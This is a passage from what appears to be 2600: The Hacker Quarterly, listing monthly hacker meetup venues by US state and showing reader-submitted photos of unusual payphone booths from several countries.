Hilo: Prince Kuhio Plaza food court.

Idaho

Boise: BSU Student Union Building, upstairs from the main entrance. Payphones: (208) 342-9700.

Pocatello: College Market, 604 S 8th St.

Illinois

Chicago: Mercury Cafe, 1505 W Chicago Ave.

Indiana

Evansville: Barnes and Noble cafe at 624 S Green River Rd.

Ft. Wayne: Glenbrook Mall food court in front of Sbarro's. 6 pm

Indianapolis: Mo'Joe Coffee House, 222 W Michigan St.

Iowa

Ames: Memorial Union Building food court at the Iowa State University.

Kansas

Kansas City (Overland Park): Oak Park Mall food court.

Wichita: Riverside Perk, 1144 Bitting Ave.

Louisiana

New Orleans: Z'otz Coffee House uptown at 8210 Oak St. 6 pm

Maine

Portland: Maine Mall by the bench at the food court door. 6 pm

Maryland

Baltimore: Barnes & Noble cafe at the Inner Harbor.

Massachusetts

Boston: Stratton Student Center (Building W20) at MIT in the 2nd floor lounge area. 7 pm

Marlborough: Solomon Pond Mall food court. 6 pm

Northampton: Downstairs of Haymarket Cafe. 6 pm

Michigan

Ann Arbor: Starbucks in The Galleria on S University.

Minnesota

Minneapolis: Java J's coffee house, 700 N Washington.

Missouri

St. Louis: Galleria Food Court.

Springfield: Borders Books and Music coffeeshop, 3300 S Glenstone Ave, one block south of Battlefield Mall. 5:30 pm

Montana

Helena: Hall beside OX at Lundy Center.

Nebraska

Omaha: Westroads Mall southern food court, 100th and Dodge. 7 pm

Nevada

Elko: B.I.T.S., 1344 Idaho St.

Las Vegas: Barnes & Noble Starbucks Coffee, 3860 Maryland Pkwy. 7 pm

New Mexico

Albuquerque: University of New Mexico Student Union Building (plaza "lower" level lounge), main campus. 5:30 pm

New York

New York: Citigroup Center, in the lobby, 153 E 53rd St, between Lexington & 3rd.

Rochester: Panera Bread, 2373 W Ridge Rd. 7 pm

North Carolina

Charlotte: Panera Bread Company, 9321 JW Clay Blvd (near UNC Charlotte). 6:30 pm

Raleigh: Royal Bean coffee shop, 3801 Hillsborough St (next to the Playmakers Sports Bar and across from Meredith College).

North Dakota

Fargo: West Acres Mall food court by the Taco John's. 6 pm

Ohio

Cincinnati: The Brew House, 1047 E McMillan. 7 pm

Cleveland (Warrensville Heights): Panera Bread, 4103 Richmond Rd.

Columbus: Easton Town Center at the food court across from the indoor fountain. 7 pm.

Dayton: Marions Piazza ver. 2.0, 8991 Kingsridge Dr., behind the Dayton Mall off SR-741.

Oklahoma

Oklahoma City: Cafe Bella, southeast corner of SW 89th St and Penn.

Oregon

Portland: Backspace Cafe, 115 NW 5th Ave. 6 pm

Pennsylvania

Allentown: Panera Bread, 3100 W Tilghman St. 6 pm

Harrisburg: Panera Bread, 4263 Union Deposit Rd. 6 pm

Philadelphia: 30th St Station, southeast food court near mini post office.

Pittsburgh: Panera Bread on Blvd of the Allies near Pitt and CMU campuses. 7 pm

State College: in the HUB above the Sushi place on the Penn State campus.

Puerto Rico

San Juan: Plaza Las Americas by Borders on first floor.

South Carolina

Charleston: Northwoods Mall in the hall between Sears and Chik-Fil-A.

South Dakota

Sioux Falls: Empire Mall, by Burger King.

Tennessee

Memphis: Republic Coffee, 2924 Walnut Grove Rd. 6 pm

Nashville: J&J's Market & Cafe, 1912 Broadway. 6 pm

Texas

Austin: Spider House Cafe, 2908 Fruth St, front room across from the bar. 7 pm

Dallas: Wild Turkey, 2470 Walnut Hill Lane, outside porch near the entrance. 7:30 pm

Houston: Ninfa's Express next to Nordstrom's in the Galleria Mall. 6 pm

Vermont

Burlington: Borders Books at Church St and Cherry St on the second floor of the cafe.

Virginia

Arlington: (see District of Columbia)

Blacksburg: Squires Student Center at Virginia Tech, 118 N. Main St. 7 pm

Charlottesville: Panera Bread at the Barracks Road Shopping Center. 6:30 pm.

Virginia Beach: Pembroke Mall food court. 6 pm

Washington

Seattle: Washington State Convention Center. 2nd level, south side. 6 pm


Spokane: The Service Station, 9315 N Nevada (North Spokane).

Wisconsin

Madison: Fair Trade Coffee House, 418 State St.


All meetings take place on the first Friday of the month. Unless otherwise noted, they start at 5 pm local time. To start a meeting in your city, send email to meetings@2600.com.

Unusual Phone Booths




One of these phones is not like the other. These booths were found outside the phone company building in Grand Turk, part of the **Turks and Caicos Islands**. The phone company, incidentally, is known as LIME (Landline, Internet, Mobile, Entertainment).

Photo by Dieselpwner




This is about as grandiose as it gets. This booth, found in Arrowtown, **New Zealand**, is closer to the size of an apartment than a phone booth in many parts of the world.

Photo by Michael Hall



This one is just unusual on a variety of levels. The colorful booth, the bright blue phone, the old street scene, even that strange word that means telephone. This is, of course, in **Lithuania**, in the old town district of Vilnius.

Photo by Elvis



In the **United States**, payphones are going through a confusing period, as is evidenced by these ones found in West Caldwell, New Jersey. Why they are Chinese-themed is anyone's guess. They were seen outside a ShopRite in a neighborhood with no obvious Asian connection.

Photo by Conor Laverty

Visit **http://www.2600.com/phones/** to see even more foreign payphone photos!
Email your submissions to payphones@2600.com.
Do not send us links as photos must be previously unpublished.